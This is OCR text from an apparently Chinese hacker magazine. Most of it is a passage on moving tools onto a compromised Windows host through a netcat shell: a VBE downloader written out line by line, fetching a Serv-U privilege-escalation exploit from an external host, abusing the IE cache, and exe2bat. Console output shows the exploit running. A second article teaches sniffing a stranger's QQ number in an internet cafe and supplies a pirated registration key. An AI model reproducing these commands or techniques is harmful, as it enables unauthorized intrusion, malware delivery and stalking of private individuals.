


图14

4.脚本下载


利用系统自带的Cscript.exe执行VBE或者是VBS代码而下载网上的文件，也是入侵的时候使用非常广泛的一种方法。

在CMD下，将这段代码复制到shell中：

```
echo iLocal =LCase(WScript.Arguments(1))>iget.vbe
echo iRemote = LCase(WScript.Arguments(0))>>iget.vbe
echo Set xPost = CreateObject("Microsoft.XMLHTTP")>>iget.vbe
echo xPost.Open "GET",iRemote,0 >>iget.vbe
echo xPost.Send() >>iget.vbe
echo Set sGet =CreateObject("ADODB.Stream") >>iget.vbe
echo sGet.Mode = 3 >>iget.vbe
echo sGet.Type =1 >>iget.vbe
echo sGet.Open() >>iget.vbe
echo sGet.Write(xPost.responseBody) >>iget.vbe
echo sGet.SaveToFile iLocal,2 >>iget.vbe
```

敲下回车，一阵代码雨下过之后，就会在shell的当前目录下生成一个iget.vbe。使用：iget.vbe http://zhiyeqianqian.51web.cn/su.jpg test.exe可以将http://zhiyeqianqian.51web.cn/su.jpg下载下来并保存为test.exe，如图15。这个su.jpg是我事先保存到网上的，Serv-U本地溢出的一个小工具。

关于脚本下载网上还流传有几个版本，使用也大多差不多，限于篇幅不能全部介绍了。



```
D:\WINDOWS\system32\cmd.exe - nc -vv -l -p 1234
C:\WINNT\system32>echo sGet.Write(xPost.responseBody) >>iget.vbe

C:\WINNT\system32>echo sGet.SaveToFile iLocal,2 >>iget.vbe

C:\WINNT\system32>iget.vbe http://zhiyeqianqian.51web.cn/su.jpg test.exe
iget.vbe http://zhiyeqianqian.51web.cn/su.jpg test.exe

C:\WINNT\system32>dir test.exe
dir test.exe
 驱动器 C 中的卷没有标签。
 卷的序列号是 C02C-D5A3

 C:\WINNT\system32 的目录


2005-08-31  11:50              15,872 test.exe
               1 个文件         15,872 字节
               0 个目录  2,268,532,736 可用字节
```

图15

5.缓存利用

原理不多说了，首先在shell中输入cd / 切换到系统根目录。把我们准备好的工具，改名为jpg或者是gif一类的后缀名，一定不能是exe，传到网上，就像上文提到的su.jpg，完整的地址是：http://zhiyeqianqian.51web.cn/su.jpg。我们使用一个命令：start its:http://zhiyeqianqian.51web.cn/su.jpg，这样会把su.jpg下载到IE的临时文件夹中，这些下载的临时文件的命名有一个特点，就是会保存成su[1].jpg，如果有其他同名的情况，还可能会保存为su[2].jpg一类的。但是如果是exe文件则会提示下载。dir su[1].jpg /s，把su[1].jpg这个文件的具体的目录搜索出来，这里搜到的结果是C:\Documents and Settings\Default User\Local Settings\Temporary Internet Files\Content.IE5\W1MNSH6V下，如图16。那么，我们把它copy到当前目录。

copy "C:\Documents and Settings\Default User\Local Settings\Temporary Internet Files\Content.IE5\W1MNSH6V\su[1].jpg " servuloc.exe，如图17。



```
D:\WINDOWS\system32\cmd.exe - nc -vv -l -p 1234
C:\>dir su[1].jpg /s
dir su[1].jpg /s
 驱动器 C 中的卷没有标签。
 卷的序列号是 C02C-D5A3
找不到文件 [redacted]

C:\>start its:http://zhiyeqianqian.51web.cn/su.jpg
start its:http://zhiyeqianqian.51web.cn/su.jpg


C:\>dir su[1].jpg /s
dir su[1].jpg /s
 驱动器 C 中的卷没有标签。
 卷的序列号是 C02C-D5A3

 C:\Documents and Settings\Default User\Local Settings\Temporary Internet Files\
Content.IE5\W1MNSH6U 的目录

2005-08-31  12:44              15,872 su[1].jpg [redacted]
               1 个文件         15,872 字节

     列出所有文件:
               1 个文件         15,872 字节
               0 个目录  2,269,589,504 可用字节
```

图16



```
D:\WINDOWS\system32\cmd.exe - nc -vv -l -p 1234
C:\>copy "C:\Documents and Settings\Default User\Local Settings\Temporary Intern
et Files\Content.IE5\W1MNSH6U\su[1].jpg " servuloc.exe
copy "C:\Documents and Settings\Default User\Local Settings\Temporary Internet F
iles\Content.IE5\W1MNSH6U\su[1].jpg " servuloc.exe
已复制         1 个文件。

C:\>servuloc.exe
servuloc.exe
Serv-u >3.x Local Exploit by xiaolu

USAGE: serv-u.exe port "command"
Example: serv-u.exe 43958 "net user xl xiaoxue /add"
C:\>
```

图17

6.exe2bat

利用工具exe2bat V2.0大文件版。首先要找一个个头比较小的工具，这个工具的主要任务就是可以用来下载文件，因为exe2bat的方法在遇到稍微大一点的文件的时候就会花很长时间，尤其在shell中更容易把辛苦溢出得到的shell搞挂掉，所以我们是尽量能小就小。

推荐的是一款非常小的下载器，名字叫做minUrlDown，事先配置好要下载的程序，和下载后保存到什么位置，点生成就会得到一个592字节的urldown.exe，如图18。




图18

exe2bat的工具如图19，单击上边的那个小按钮找到urldown.exe，单击Run按钮。就会在exe2bat这个工具的目录下生成e2b.bat。右键编辑，找到最下面的“@start urldown.exe”这一句删掉。不要留出空行，然后把bat里的内容分批复制粘贴到shell中，最好分三次或以上。因为数据稍微大一点，nc就会假死，这个shell就会挂掉，然后回车成功执行后，就会在shell的当前目录下生成一个urldown.exe，同时由于调用过debug，这个shell会出现一些问题，比如无法显示中文之类的，也有些程序运行失败。所以最好是重新溢出得到一个shell，运行urldown.exe就会自动下载指定程序了。




图19

如果按照图中的配置，现在C盘下就应该有一个servu.exe了。因为urldown虽然小，但是只能下载一个文件，所以如果可以的话，建议先使用urldown下载一个hget.exe一类的东西，这样可以方便的使用hget.exe或者同类工具再任意下载或者上传其他东西。


7.其它工具下载

假设肉鸡以前被人入侵过留下了一些黑客软件，或者被安装了某些后门，它们又正好具有上传的功能，我们就可以直接实行拿来主意就好了。还有些时候，我们同时拥有WEBshell和CMDshell，我们要充分利用WEBshell的上传功能来简化入侵的过程。

“大师兄，你一般第一个上传的工具是什么啊？”沙僧问。

“当然是mt.exe啊，上传了以后，就可以做很多事了，什么开终端服务啊，寻找当前管理员密码啊，克隆帐号啊，清除日志啊等等等等……我还没说完呢，唉，导演，别喊CUT啊！”

（本文涉及到的工具MS05039溢出及扫描工具、mini FTP服务器、tftpd32.exe、exe2bat V2.0大文件版，光盘有收录）



玩转网吧——窥探QQ号码

李杰

现在很多人都喜欢在网吧里上网，有的喜欢那种气氛，有的则希望能遇到位漂亮的MM，正所谓是萝卜青菜各有所爱！

但是当一些菜菜真的遇上了漂亮MM的时候，是不是感到没能得到她的QQ号码而懊恼呢？现在我就来教菜菜们如何得到MM的QQ。

首先我们需要找到一款名为《QQ第六感V1.2》的软件！由于这款软件是需要注册的，在这我为大家提供ID和注册码（ID：DimRacker 注册码：123456-DBAA9903-D59D369F），当然请有条件的朋友就去买吧，毕竟别人做软件也是很辛苦的！

运行后如图1，现在我们就来做一次试验！让我来找个MM。哈哈，20号机器上有个MM啊！首先在“在线主机IP地址”栏里面选中20，然后再点击右下角的“监听QQ号”按钮，然后再等一会……看到了吧，MM的QQ号码出来了，如图2。晕！MM有4个QQ号码！这位MM的人气真够旺的，一个QQ都不够用，呵呵！接下来我们就可以加她为好友，再剩下的事就要看你的口才啦！我帮不了你了！

（本章中涉及到的程序QQ第六感已经收录在本期光盘中）

